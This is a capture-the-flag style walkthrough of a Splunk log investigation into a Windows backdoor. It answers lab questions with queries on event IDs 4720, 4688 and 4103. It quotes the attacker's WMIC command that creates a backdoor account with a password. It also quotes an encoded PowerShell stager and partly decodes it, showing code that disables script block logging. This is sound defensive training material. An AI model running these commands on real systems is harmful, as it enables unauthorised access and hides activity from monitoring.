SOC Analyst **Johny** has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

To learn more about Splunk and how to investigate the logs, look at the rooms splunk101 and splunk201.


Room Machine

Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP **Machine IP**: 10.10.9.214. You can visit this IP from the VPN or the Attackbox. The machine will take up to 3-5 minutes to start. All the required logs are ingested in the index **main.**

Answer the questions below

How many events were collected and Ingested in the index **main**? 12256


On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username? *A1berto* (to find this, I did a google search to learn what event id is created when a new user is created)




```
* EventID=4720
```

✓ 1 event (before 9/19/25 1:20:21.000 PM)

As we can see there is only one event, and the new account user name is *A1berto*. It was done by Micheal.Beaven




```
Category: User Account Management
Channel: Security
DisplayName: %%1793
EventID: 4720
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: AUDIT_SUCCESS
ExecutionProcessID: 740
HomeDirectory: %%1793
HomePath: %%1793
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.
```




```
  LogonHours: %%1797
  Message: A user account was created.

Subject:
        Security ID:            S-1-5-21-4020993649-1037605423-417876593-1104
        Account Name:           James
        Account Domain:         Cybertees
        Logon ID:               0x551686

New Account:
        Security ID:            S-1-5-21-1969843730-2406867588-1543852148-1000
        Account Name:           A1berto
        Account Domain:         WORKSTATION6

Attributes:
```

On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key? HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

(Another google search reveals event id 4657, and Sysmon events 12,13,14. I looked through the logs and found an event id 12 that matched the Account name A1berto.




```
i   Time                  Event
>   5/11/22               { [-]
    10:32:18.000 PM         @version: 1
                            AccountName: SYSTEM
                            AccountType: User
                            Category: Registry object added or deleted (rule: RegistryEvent)
                            Channel: Microsoft-Windows-Sysmon/Operational
                            Domain: NT AUTHORITY
                            EventID: 12
                            EventReceivedTime: 2022-02-14 08:06:03
                            EventTime: 2022-02-14 08:06:02
                            EventType: CreateKey
                            EventTypeOrignal: INFO
                            ExecutionProcessID: 3348
                            Hostname: Micheal.Beaven
                            Image: C:\windows\system32\lsass.exe
```



```
        TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
           Opcode: Info
           OpcodeValue: 0
           ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
           ProcessId: 740
           ProviderGuid: {5770385F-C22A-43E0-BF4C-06F5698FFBD9}
           RecordNumber: 183205
           RuleName: -
           Severity: INFO
           SeverityValue: 2
           SourceModuleName: eventlog
           SourceModuleType: im_msvistalog
           SourceName: Microsoft-Windows-Sysmon
           TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
           Task: 12
```

Examine the logs and identify the user that the adversary was trying to impersonate. (to answer this, I simply looked at the *user field* on splunk and saw that there is a user *Alberto* in the *cybertees* department.



Reports


Top values   Top values by time   Rare values

Events with this field

Values	Count	%
NT AUTHORITY\SYSTEM	70	58.824%
Cybertees\Alberto	24	20.168%
NT AUTHORITY\NETWORK SERVICE	20	16.807%
Cybertees\James	5	4.202%

What is the command used to add a backdoor user from a remote computer? *"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"*


Google: The most common Windows Event ID for process creation is **4688**. So we filter for 4688




```
* EventID=4688
```

✓ **25 events** (before 9/19/25 2:18:15.000 PM)   No Event Sampling ▾

And we look at the interesting commandline fields:




"BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1	4	16%
"C:\windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca	2	8%
C:\windows\system32\wbem\wmiprvse.exe -secured -Embedding	2	8%
\??\C:\windows\system32\conhost.exe 0xffffffff -ForceV1	2	8%
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"	1	4%
C:\Windows\System32\RuntimeBroker.exe -Embedding	1	4%
C:\Windows\System32\usocoreworker.exe -Embedding	1	4%
C:\windows\System32\svchost.exe -k NetSvcs -p -s	1	4%



> 5/11/22 10:32:18.000 PM


```
{ [-]
   @version: 1
   Category: Process Creation
   Channel: Security
   CommandLine: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto
paw0rd1"
   EventID: 4688
   EventReceivedTime: 2022-02-14 08:06:03
   EventTime: 2022-02-14 08:06:01
   EventType: AUDIT_SUCCESS
```



```
   EventType: AUDIT_SUCCESS
   ExecutionProcessID: 4
   Hostname: James.browne
   Keywords: -9214364837600035000
   MandatoryLabel: S-1-16-12288
   Message: A new process has been created.

Creator Subject:
        Security ID:            S-1-5-21-4020993649-1037605423-417876593-1104
        Account Name:           James
        Account Domain:         Cybertees
        Logon ID:               0x2CC013

Target Subject:
```

How many times was the login attempt from the backdoor user observed during the investigation? 0

The account that was created was A1berto, so we search for what he has done with this account to see how many times he's logged in.



New Search

```
* Account_Name=A1berto
```


✓ 0 events (before 9/19/25 2:28:46.000 PM)

So the answer is 0.

What is the name of the infected host on which suspicious Powershell commands were executed? From the previous findings we learnt that it was *james.brown*.

PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?***79***


I did a google search and learnt that the event id for powershell logging is 4104 and 4103.



```
1  * EventID=4103
```

✓ 79 events (before 9/19/25 2:37:20.000 PM)   No Event Sampling


This powershell command looked encoded.



```
                AccountType: User
                ActivityID: {4F259F18-BCE1-0000-7D1A-7593808AD601}
                Category: Executing Pipeline
                Channel: Microsoft-Windows-PowerShell/Operational
                ContextInfo:        Severity = Informational
                     Host Name = ConsoleHost
                     Host Version = 5.1.18362.752
                     Host ID = 0f79c464-4587-4a42-a825-a0972e939164
                     Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
             SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxAD
             AFgAeAB1AFMAQQAtAD0AVgBEADQANgA3ACoAfABPAEwAVwBCAH4AcgBuADgAXgBJACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBzADsAJA
                     Engine Version = 5.1.18362.752
                     Runspace ID = a6093660-16a6-4a60-ae6b-7e603f030b6f
```


[***https://gchq.github.io/CyberChef***](https://gchq.github.io/CyberChef)

To decode the Base64 hash value I found, I used CyberChef's **"From Base64"** and **"Decode text"** features.



```
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0A
YQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF0ALgBBAFMAcwBlAE0A
YgBsAHkALgBHAGUAdABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQA
LgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBJAGUAYABsAGQA
IgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwA
JwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAMQAxAEIA
ZAA4ACkAewAkAEEAMQA4AEUAMQA9ACQAMQAxAEIARAA4AC4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUA
bABMACkAOwBJAGYAKAAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwA
bwBnAGcAaQBuAGcAJwBdACkAewAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8A
YwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwA
```

```
IF($PSVerSIonTabLe.PSVErSION.MaJOR -Ge 3){$11BD8=
[reF].ASseMbly.GetTyPE('System.Management.Automation.Utils')."GETFIe`ld"
('cachedGroupPolicySettings','N'+'onPublic,Static');IF($11Bd8)
{$A18E1=$11BD8.GetVaLUE($nUlL);If($A18e1['ScriptB'+'lockLogging'])
{$A18e1['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$a18e1['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$vAL=
